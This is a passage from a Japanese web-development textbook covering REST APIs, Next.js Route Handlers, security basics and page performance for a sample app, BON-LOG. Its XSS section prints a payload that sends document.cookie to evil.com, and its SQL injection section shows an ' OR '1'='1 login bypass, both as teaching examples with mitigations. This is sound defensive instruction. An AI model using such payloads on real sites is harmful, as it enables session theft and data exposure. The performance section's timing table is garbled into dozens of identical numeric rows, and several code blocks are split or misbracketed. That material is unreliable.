※ HttpOnly フラグ付きの Cookie は JavaScript からはアクセスできませんが、開発者ツールでは確認できます。

理解度チェック

- ☐ Cookie, localStorage, sessionStorage の違いを説明できますか？
- ☐ なぜ認証情報は localStorage ではなく HttpOnly Cookie に保存すべきですか？
- ☐ `localStorage.setItem()` と `localStorage.getItem()` の使い方が分かりますか？
- ☐ Cookie の `HttpOnly` フラグの役割を説明できますか？
- ☐ 開発者ツールのどのタブで Cookie や localStorage を確認できますか？
- ☐ BON-LOG ではテーマ設定をどのストレージに保存すべきですか？その理由は？

2.12 Web API の基礎

このセクションで学ぶこと

- REST API の基本概念
- リクエストとレスポンスの詳細な構造
- JSON を使った API 通信の仕組み
- API における認証の基礎
- Next.js の Route Handler の概要（第5章の予習）

REST API とは？

REST API（レスト エーピーアイ）は、HTTP通信を使ってデータの操作（取得・作成・更新・削除）を行う Web API の設計スタイルです。セクション2.1で学んだ HTTP メソッドを使って、サーバー上の「リソース」（データ）を操作します。

日常生活での例え: 図書館の窓口 REST API は「図書館の窓口サービス」に似ています。

- **リソース** = 図書館の本。それぞれに固有のIDがある。
- **GET /books** = 「本の一覧を見せてください」
- **GET /books/123** = 「123番の本を見せてください」
- **POST /books** = 「新しい本を登録してください」
- **PUT /books/123** = 「123番の本の情報を更新してください」
- **DELETE /books/123** = 「123番の本を除籍してください」

窓口（API）の担当者が、倉庫（データベース）から本を探して対応してくれます。

REST API のURL設計パターン:

■ コレクション（一覧）操作:

GET	/api/posts	→ 投稿の一覧を取得
POST	/api/posts	→ 新しい投稿を作成

■ 個別リソース操作:

GET	/api/posts/123	→ ID:123 の投稿を取得
PUT	/api/posts/123	→ ID:123 の投稿を更新
DELETE	/api/posts/123	→ ID:123 の投稿を削除

■ ネストしたリソース:


GET	/api/posts/123/comments	→ ID:123 の投稿のコメント一覧
POST	/api/posts/123/comments	→ ID:123 の投稿にコメントを追加

■ クエリパラメータ（条件指定）:

GET	/api/posts?genre=shouhaku	→ ジャンルで絞り込み
GET	/api/posts?page=2&limit=20	→ ページネーション（2ページ目、20件ずつ）
GET	/api/posts?sort=likes	→ いいね順でソート

リクエストとレスポンスの詳細

API通信は「リクエスト → サーバーでの処理 → レスポンス」の3段階で行われます。



JavaScript からの API呼び出し

```
// === GET リクエスト（データの取得） ===
async function getPosts() {
  // fetch はデフォルトで GET メソッドを使う
  const response = await fetch('/api/posts')

  // レスポンスが正常か確認
  if (!response.ok) {
    throw new Error(`HTTP error! status: ${response.status}`)
  }

  // JSON形式のレスポンスボディを取得
  const data = await response.json()
  return data // { posts: [ ... ], nextCursor: " ..." }
}

// === POST リクエスト（データの作成） ===
async function createPost(content, genreIds) {
  const response = await fetch('/api/posts', {
    method: 'POST', // HTTPメソッドを指定
    headers: {
      'Content-Type': 'application/json', // 送信データの形式を指定
    },
    body: JSON.stringify({ // データをJSON文字列に変換して送信
      content: content,
      genreIds: genreIds,
    }),
  })

  if (!response.ok) {
    const error = await response.json()
    throw new Error(error.message || '投稿の作成に失敗しました')
  }

  return await response.json() // 作成された投稿データ
}

// === PUT リクエスト（データの更新） ===
async function updatePost(postId, content) {
  const response = await fetch(`/api/posts/${postId}`, {
    method: 'PUT',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ content }),
  })

  return await response.json()
}

// === DELETE リクエスト（データの削除） ===
async function deletePost(postId) {
```

```
const response = await fetch(`/api/posts/${postId}`, {
  method: 'DELETE',
})

if (!response.ok) {
  throw new Error('投稿の削除に失敗しました')
}
```

API の認証

多くのAPIでは、「誰がリクエストを送っているか」を確認する認証が必要です。主な認証方法を理解しておきましょう。

認証方法	ヘッダー例	説明	使用場面
Cookie認証	Cookie: next-auth.session-token=eyJhbGciOiJIUzI1NiIs...	サーバーがCookieを検証してユーザーを特定。NextAuth.jsが自動的に処理	BON-LOGで使用
Bearerトークン認証	Authorization: Bearer eyJhbGciOiJIUzI1NiIs...	サーバーがトークンを検証	外部サービス (Stripe, Cloudflare等)
APIキー認証	X-API-Key: sk_live_abc123...	シンプルだが、キーの漏洩に注意	サーバー間通信 (Resend等)

ここがポイント！ BON-LOGでの認証 BON-LOGでは NextAuth.js の Cookie認証を使用します。 ログインするとブラウザにCookieが設定され、以降のAPIリクエストで自動的に送信されます。

サーバー側（Server Actions や Route Handler）では、 `auth()` 関数を呼ぶだけでログインユーザーを特定できます。

```
// Server Action での認証チェック
import { auth } from '@/lib/auth'

export async function createPost(formData) {
  const session = await auth() // Cookieから認証情報を取得
  if (!session?.user?.id) {
    return { error: '認証が必要です' }
  }
  // session.user.id でユーザーを特定してDBに保存
}
```

Next.js Route Handler の概要（第5章の予習）

Next.js では、 `app/api/` ディレクトリにファイルを作ることによって API を定義できます。これを **Route Handler** と呼びます。

```
// app/api/posts/route.ts

import { NextRequest, NextResponse } from 'next/server'

// GET /api/posts → 投稿一覧の取得
export async function GET(request) {
  // クエリパラメータの取得
  const searchParams = request.nextUrl.searchParams
  const page = searchParams.get('page') ?? '1'

  // データベースから投稿を取得 (Prisma使用)
  const posts = await prisma.post.findMany({
    take: 20,
    skip: (parseInt(page) - 1) * 20,
    orderBy: { createdAt: 'desc' },
  })

  // JSON形式でレスポンスを返す
  return NextResponse.json({ posts })
}

// POST /api/posts → 新しい投稿の作成
export async function POST(request) {
  // リクエストボディのJSONを取得
  const body = await request.json()

  // 認証チェック
  const session = await auth()
  if (!session?.user?.id) {
    return NextResponse.json(
      { error: '認証が必要です' },
      { status: 401 } // 401 = 未認証
    )
  }

  // 投稿を作成
  const post = await prisma.post.create({
    data: {
      userId: session.user.id,
      content: body.content,
    },
  })

  return NextResponse.json(post, { status: 201 }) // 201 = 作成成功
}
```

ここがポイント！ Server Actions vs Route Handler BON-LOGでは、フォーム送信やデータ変更には **Server Actions** を、外部連携やWebhookには **Route Handler** を使い分けます。詳しくは第5章で学びます。

API のエラーハンドリングパターン

API呼び出しでは、さまざまな種類のエラーが発生する可能性があります。適切にエラーを処理することで、ユーザーに分かりやすいエラーメッセージを表示できます。

```
// ===== 堅牢なAPI呼び出し関数の例 =====
```

```
async function apiRequest(url, options = {}) {
  try {
    // 1. リクエストを送信
    const response = await fetch(url, {
      headers: {
        'Content-Type': 'application/json',
        ... options.headers,
      },
      ... options,
    })

    // 2. ステータスコードに応じたエラー処理
    if (!response.ok) {
      // サーバーからのエラーレスポンスをJSONとして取得
      const errorData = await response.json().catch(() => null)

      switch (response.status) {
        case 400:
          // 400 Bad Request: 入力値が不正
          throw new Error(errorData?.error ?? '入力内容を確認してください')

        case 401:
          // 401 Unauthorized: 未認証 (ログインが必要)
          // → ログインページにリダイレクト
          window.location.href = '/login'
          throw new Error('ログインが必要です')

        case 403:
          // 403 Forbidden: 権限がない
          throw new Error('この操作を行う権限がありません')

        case 404:
          // 404 Not Found: リソースが見つからない
          throw new Error('データが見つかりませんでした')

        case 429:
          // 429 Too Many Requests: リクエスト過多 (レートリミット)
          throw new Error('リクエストが多すぎます。しばらくお待ちください')

        case 500:
          // 500 Internal Server Error: サーバーエラー
          throw new Error('サーバーエラーが発生しました。しばらくお待ちください')

        default:
          throw new Error(`エラーが発生しました (${response.status})`)
      }
    }

    // 3. 成功時: JSONレスポンスを返す
  }
}
```

```

    return await response.json()

  } catch (error) {
    // 4. ネットワークエラー（サーバーに接続できない場合）
    if (error.name === 'TypeError' && error.message === 'Failed to fetch') {
      throw new Error('ネットワークに接続できません。接続状態を確認してください')
    }


    // その他のエラーはそのまま投げる
    throw error
  }
}

// 使用例
async function loadTimeline() {
  try {
    const data = await apiRequest('/api/posts?page=1&limit=20')
    return data.posts
  } catch (error) {
    // UIにエラーメッセージを表示
    showErrorNotification(error.message)
    return [] // エラー時は空配列を返す
  }
}

```

APIエラー処理の判断フロー:

fetch() を呼び出す



API レスポンスの一般的な形式

APIのレスポンスには、決まった形式（パターン）があると、クライアント側の処理が統一的に書けて便利です。

```
// ===== 成功時のレスポンス形式 =====
// 一覧取得（ページネーション付き）
{
  "data": [                                // データ本体（配列）
    { "id": "1", "content": " ..." },
    { "id": "2", "content": " ..." }
  ],
  "pagination": {                          // ページネーション情報
    "total": 150,                          // 全件数
    "page": 1,                            // 現在のページ
    "limit": 20,                          // 1ページあたりの件数
    "hasMore": true                       // 次のページがあるか
  }
}

// 単一データ取得
{
  "data": {
    "id": "1",
    "content": "黒松の手入れ",
    "user": { "id": "u1", "name": "盆栽太郎" },
    "likes": 15
  }
}

// データ作成成功
{
  "data": {
    "id": "new-123",
    "content": "新しい投稿",
    "createdAt": "2025-04-15T10:00:00.000Z"
  },
  "message": "投稿を作成しました"
}

// ===== エラー時のレスポンス形式 =====
{
  "error": {
    "code": "VALIDATION_ERROR",           // エラーコード（プログラムで使う）
    "message": "投稿内容は500文字以内にしてください", // 人間が読むメッセージ
    "details": [                          // 詳細なエラー情報（バリデーションエラーの場合）
      { "field": "content", "message": "500文字を超えています" },
      { "field": "genreIds", "message": "ジャンルは必須です" }
    ]
  }
}
}
```

ここがポイント！ BON-LOGの API 設計 BON-LOGでは、Server Actions を使う場合は以下のシンプルな形式を採用しています。

```
// 成功時
{ success: true, data: { ... } }

// エラー時
{ success: false, error: 'エラーメッセージ' }
```

Route Handler の場合は、HTTPステータスコードと JSON の組み合わせで返します。

理解度チェック

- ☐ REST API の基本的なURL設計パターンを説明できますか？
- ☐ fetch を使って GET / POST リクエストを書けますか？
- ☐ Cookie認証 と Bearer トークン認証の違いを説明できますか？
- ☐ Next.js の Route Handler がどこにファイルを作るか分かりますか？
- ☐ APIレスポンスのステータスコード 401 と 403 の違いを説明できますか？
- ☐ ネットワークエラーとサーバーエラーの違いを説明できますか？

2.13 セキュリティの基礎

このセクションで学ぶこと

- Webアプリケーションの主要な脅威（XSS, CSRF, SQLインジェクション）
- それぞれの攻撃の仕組みと基本的な対策
- React / Next.js がどのように開発者を守っているか
- BON-LOGで実施しているセキュリティ対策

注意: この章ではセキュリティの「概念」を理解することが目的です。詳しい実装方法は第20章で学びます。

なぜセキュリティを学ぶのか？

Webアプリケーションはインターネット上に公開されるため、悪意のある攻撃者に狙われる可能性があります。セキュリティの基礎を知らないと、ユーザーの個人情報が漏洩したり、アプリが乗っ取られたりする危険があります。

日常生活での例え: 家のセキュリティ Webセキュリティは「家のセキュリティ」と同じです。

- **鍵をかける** = 認証（ログイン）を実装する
- **窓に格子をつける** = 入力値のバリデーション（検証）
- **セキュリティカメラ** = ログの記録と監視
- **不審者への対策** = 攻撃パターンへの防御

「この地域は安全だから鍵はいらない」とは言わないように、Webアプリも基本的なセキュリティ対策は必ず必要です。

XSS（Cross-Site Scripting）-- 悪意のあるスクリプトの注入

XSS（クロスサイト・スクリプティング）は、攻撃者が悪意のあるJavaScriptコードを Web ページに埋め込む攻撃手法です。

1. 攻撃者が投稿フォームに悪意のある
コードを入力

```
\n<script>fetch('https://evil.com/steal?
cookie=' + document.cookie)</script>
```

2. コードがそのままHTML
として表示される

3. 他のユーザーがページを
開いた瞬間\n悪意のあるス
クリプトが実行される

4. Cookieが盗まれる\nセッ
ションが乗っ取られる

対策

```
// ❌ 危険: ユーザー入力をそのままHTMLに埋め込む
element.innerHTML = userInput
// → <script> ... </script> がそのまま実行されてしまう

// ✅ 安全: テキストとして挿入 (HTMLとして解釈されない)
element.textContent = userInput
// → <script> ... </script> がテキストとしてそのまま表示される


// ✅ React は自動的にエスケープ処理を行う
// JSXで変数を埋め込むと、HTMLタグとして解釈されない
function PostContent({ content }) {
  return <p>{content}</p>
  // content が "<script>alert('hack')</script>" でも
  // テキストとして表示されるだけ (スクリプトは実行されない)
}

// ⚠️ React で唯一危険な方法
// dangerouslySetInnerHTML は名前通り危険なので、
// 信頼できるデータにのみ使用する
// <div dangerouslySetInnerHTML={{ __html: trustedHtml }} />
```

ここがポイント！ React が守ってくれる React では JSX で `{変数}` を使うと、自動的にHTMLエスケープ（無害化）されます。つまり、`<script>` タグが文字列として入っていても、スクリプトとしては実行されません。これにより、XSS攻撃の大部分を自動的に防いでくれます。

CSRF (Cross-Site Request Forgery) -- 偽のリクエストを送る攻撃

CSRF (シーエスアールエフ、クロスサイト・リクエスト・フォージェリ) は、ユーザーが知らないうちに、ログイン済みのサイトに対して不正なリクエストを送る攻撃です。



対策

CSRF対策:

- SameSite Cookie (BON-LOGで使用)
Cookie に SameSite=Lax を設定すると、
外部サイトからのPOSTリクエストではCookieが送信されない
- CSRFトークン
フォームに一意のトークンを埋め込み、
サーバー側でそのトークンを検証する
- Next.js Server Actions の保護
Server Actions は自動的にCSRF保護が組み込まれている
→ 正規のフォームからの送信のみ受け付ける

ここがポイント！ Next.js Server Actions が守ってくれる BON-LOGでは Next.js の Server Actions を使ってフォーム送信を処理します。Server Actions には CSRF 保護が組み込まれているため、開発者が追加のCSRF対策コードを書く必要はありません。

SQL インジェクション -- データベースへの不正アクセス

SQL インジェクションは、ユーザー入力をSQL文にそのまま埋め込むことで、データベースに不正なクエリを実行させる攻撃です。

SQLインジェクションの例:

- 正常なログイン処理:
入力: email = "taro@example.com"
SQL: SELECT * FROM users WHERE email = 'taro@example.com'
→ 正常にユーザーを検索
- 攻撃を受けた場合:
入力: email = "' OR '1'='1"
SQL: SELECT * FROM users WHERE email = '' OR '1'='1'
→ '1'='1' は常にtrueなので、全ユーザーのデータが取得されてしまう！

対策

```
// ❌ 危険: ユーザー入力をそのままSQLに埋め込む
const query = `SELECT * FROM users WHERE email = '${userInput}'`

// ✅ 安全: パラメータバインディング (プレースホルダを使う)
const query = `SELECT * FROM users WHERE email = $1`
// $1 の部分に安全にデータが挿入される

// ✅ BON-LOG では Prisma を使用 (SQLインジェクション対策済み)
// Prisma は内部で自動的にパラメータバインディングを行うため、
// SQLインジェクションのリスクがありません
const user = await prisma.user.findUnique({
  where: { email: userInput }, // ← 安全にパラメータ化される
})
```

ここがポイント！ Prisma が守ってくれる BON-LOGではデータベース操作に Prisma ORM を使用します。Prisma は内部で自動的にSQLインジェクション対策を行うため、開発者が意識して対策する必要はありません。ただし、`prisma.$queryRaw` を使う場合は注意が必要です。

フレームワークが提供するセキュリティ保護まとめ

BON-LOG のセキュリティレイヤー:

攻撃の種類	対策	誰が守るか
XSS	HTMLエスケープ	React (自動)
CSRF	SameSite Cookie CSRF保護	NextAuth.js (自動) Next.js Server Actions (自動)
SQLインジェクション	パラメータバインディング	Prisma (自動)
認証バイパス	セッション管理	NextAuth.js + Middleware
入力値の不正	バリデーション	zod (開発者が実装)

ここがポイント！ フレームワークを正しく使えば安全 React、Next.js、Prisma、NextAuth.js などのモダンなフレームワークは、多くのセキュリティ対策を自動的に行ってくれます。「フレームワークの推奨する書き方」に従うことが、最大のセキュリティ対策です。

ただし、以下の場合は開発者自身の注意が必要です：

- `dangerouslySetInnerHTML` の使用
- `prisma.$queryRaw` の使用
- ユーザー入力のバリデーション（zodで検証）
- 認可チェック（「このユーザーにこの操作を許可してよいか」）

入力値バリデーション -- 最も基本的な防御

上記のすべての攻撃に共通する防御策が「入力値バリデーション」です。ユーザーからの入力を「信用せず、必ず検証する」ことが鉄則です。

日常生活での例え: 空港のセキュリティチェック 入力値バリデーションは空港のセキュリティチェックに似ています。

- 乗客が何を持ち込むか分からない = ユーザーが何を入力するか分からない
- 全員の荷物をX線検査する = すべての入力値を検証する
- 危険物は没収 = 不正な値は拒否する
- 検査済みの荷物だけ通す = 検証済みのデータだけ処理する

```
// ===== クライアント側のバリデーション（ユーザー体験の向上） =====

// フォーム入力時にリアルタイムでチェック
function validatePostContent(content) {
  const errors = []


  if (!content || content.trim().length === 0) {
    errors.push('投稿内容を入力してください')
  }

  if (content.length > 500) {
    errors.push('投稿は500文字以内にしてください')
  }

  return errors
}

// ===== サーバー側のバリデーション（セキュリティの確保） =====
// ※ クライアント側のチェックだけでは不十分！
// ※ 開発者ツールでJavaScriptを書き換えられるため、
//     サーバー側でも必ず検証する必要がある

// BON-LOGでは zod ライブラリを使用
// import { z } from 'zod'
//
// const createPostSchema = z.object({
//   content: z.string()
//     .min(1, '投稿内容を入力してください')
//     .max(500, '500文字以内にしてください'),
//   genreIds: z.array(z.string())
//     .min(1, 'ジャンルを選択してください')
//     .max(3, 'ジャンルは3つまでです'),
// })
```



ここがポイント！「クライアント側は信用しない」原則 Web開発の鉄則は「クライアントからの入力はずべて疑う」です。ブラウザ側のバリデーションは、開発者ツールで簡単に回避できます。そのため、セキュリティに関わるチェックは**必ずサーバー側**で行います。

クライアント側のバリデーションは「ユーザー体験の向上」のためであり、セキュリティ対策としては不十分です。

セキュリティ対策の心構え

セキュリティ対策の優先順位：

1. フレームワークの推奨する書き方に従う（最も重要）
→ React の JSX、Prisma の ORM、NextAuth.js の認証
2. ユーザー入力は必ずサーバー側で検証する
→ zod によるバリデーション
3. 認証・認可を適切に実装する
→ 「この人はログインしているか？」（認証）
→ 「この人にこの操作を許可してよいか？」（認可）
4. 機密情報を適切に管理する
→ 環境変数（.env）でAPIキーを管理
→ HttpOnly Cookie で認証情報を保護
→ NEXT_PUBLIC_ のない環境変数はサーバーのみ
5. 定期的に依存パッケージを更新する
→ npm audit でセキュリティ脆弱性をチェック

理解度チェック

- ☐ XSS（クロスサイト・スクリプティング）とは何か説明できますか？
- ☐ ReactがXSSをどのように防いでいるか説明できますか？
- ☐ CSRF（クロスサイト・リクエスト・フォージェリ）とは何か説明できますか？
- ☐ SQLインジェクションとは何か説明できますか？
- ☐ Prisma がSQLインジェクションを防ぐ理由を説明できますか？
- ☐ なぜクライアント側のバリデーションだけでは不十分ですか？
- ☐ 認証（Authentication）と認可（Authorization）の違いを説明できますか？

2.14 パフォーマンスの基礎

このセクションで学ぶこと

- Webページの読み込みの仕組み
- Core Web Vitals（コア・ウェブ・バイタルズ）の基本
- 画像の最適化の重要性
- キャッシュの基礎概念

ページ読み込みの仕組み

ブラウザでURLにアクセスしてからページが表示されるまでには、複数のステップがあります。各ステップの時間を短縮することで、ページの表示速度が改善されます。

日常生活での例え: 引っ越し先での準備 ページの読み込みは「引っ越し先で生活を始めるまでの手順」に似ています。

1. 住所を調べる = **DNS解決**（ドメイン名 → IPアドレスの変換）
2. 家に行く = **接続確立**（サーバーとの通信路を確保）
3. 家の鍵を開ける = **SSL/TLSハンドシェイク**（暗号化通信の確立）
4. 家具が届く = **HTMLのダウンロード**
5. 家具を配置する = **HTMLの解析（パース）とレイアウト**
6. インテリアを整える = **CSSの適用**
7. 電化製品を接続する = **JavaScriptの実行**
8. 生活開始 = **ページが操作可能になる**

時間 /

DNS解析	连接	HTML 取得	CSS取得	脚本	JS取得	串行
1.0	1.0	1.0	1.0	1.0	1.0	1.0
2.0	2.0	2.0	2.0	2.0	2.0	2.0
3.0	3.0	3.0	3.0	3.0	3.0	3.0
4.0	4.0	4.0	4.0	4.0	4.0	4.0
5.0	5.0	5.0	5.0	5.0	5.0	5.0
6.0	6.0	6.0	6.0	6.0	6.0	6.0
7.0	7.0	7.0	7.0	7.0	7.0	7.0
8.0	8.0	8.0	8.0	8.0	8.0	8.0
9.0	9.0	9.0	9.0	9.0	9.0	9.0
10.0	10.0	10.0	10.0	10.0	10.0	10.0
11.0	11.0	11.0	11.0	11.0	11.0	11.0
12.0	12.0	12.0	12.0	12.0	12.0	12.0
13.0	13.0	13.0	13.0	13.0	13.0	13.0
14.0	14.0	14.0	14.0	14.0	14.0	14.0
15.0	15.0	15.0	15.0	15.0	15.0	15.0
16.0	16.0	16.0	16.0	16.0	16.0	16.0
17.0	17.0	17.0	17.0	17.0	17.0	17.0
18.0	18.0	18.0	18.0	18.0	18.0	18.0
19.0	19.0	19.0	19.0	19.0	19.0	19.0
20.0	20.0	20.0	20.0	20.0	20.0	20.0
21.0	21.0	21.0	21.0	21.0	21.0	21.0
22.0	22.0	22.0	22.0	22.0	22.0	22.0
23.0	23.0	23.0	23.0	23.0	23.0	23.0
24.0	24.0	24.0	24.0	24.0	24.0	24.0
25.0	25.0	25.0	25.0	25.0	25.0	25.0
26.0	26.0	26.0	26.0	26.0	26.0	26.0
27.0	27.0	27.0	27.0	27.0	27.0	27.0
28.0	28.0	28.0	28.0	28.0	28.0	28.0
29.0	29.0	29.0	29.0	29.0	29.0	29.0
30.0	30.0	30.0	30.0	30.0	30.0	30.0
31.0	31.0	31.0	31.0	31.0	31.0	31.0
32.0	32.0	32.0	32.0	32.0	32.0	32.0
33.0	33.0	33.0	33.0	33.0	33.0	33.0
34.0	34.0	34.0	34.0	34.0	34.0	34.0
35.0	35.0	35.0	35.0	35.0	35.0	35.0
36.0	36.0	36.0	36.0	36.0	36.0	36.0
37.0	37.0	37.0	37.0	37.0	37.0	37.0
38.0	38.0	38.0	38.0	38.0	38.0	38.0
39.0	39.0	39.0	39.0	39.0	39.0	39.0
40.0	40.0	40.0	40.0	40.0	40.0	40.0
41.0	41.0	41.0	41.0	41.0	41.0	41.0
42.0	42.0	42.0	42.0	42.0	42.0	42.0
43.0	43.0	43.0	43.0	43.0	43.0	43.0
44.0	44.0	44.0	44.0	44.0	44.0	44.0
45.0	45.0	45.0	45.0	45.0	45.0	45.0
46.0	46.0	46.0	46.0	46.0	46.0	46.0
47.0	47.0	47.0	47.0	47.0	47.0	47.0
48.0	48.0	48.0	48.0	48.0	48.0	48.0
49.0	49.0	49.0	49.0	49.0	49.0	49.0
50.0	50.0	50.0	50.0	50.0	50.0	50.0
51.0	51.0	51.0	51.0	51.0	51.0	51.0
52.0	52.0	52.0	52.0	52.0	52.0	52.0
53.0	53.0	53.0	53.0	53.0	53.0	53.0

- 最初の表示 (FCP = First Contentful Paint)
 - ← ユーザーが最初に何かを目にするまでの時間
- 最大の表示 (LCP = Largest Contentful Paint)
 - ← ページの主要コンテンツが表示されるまでの時間
- 操作可能 (TTI = Time to Interactive)
 - ← ユーザーが操作できるようになるまでの時間

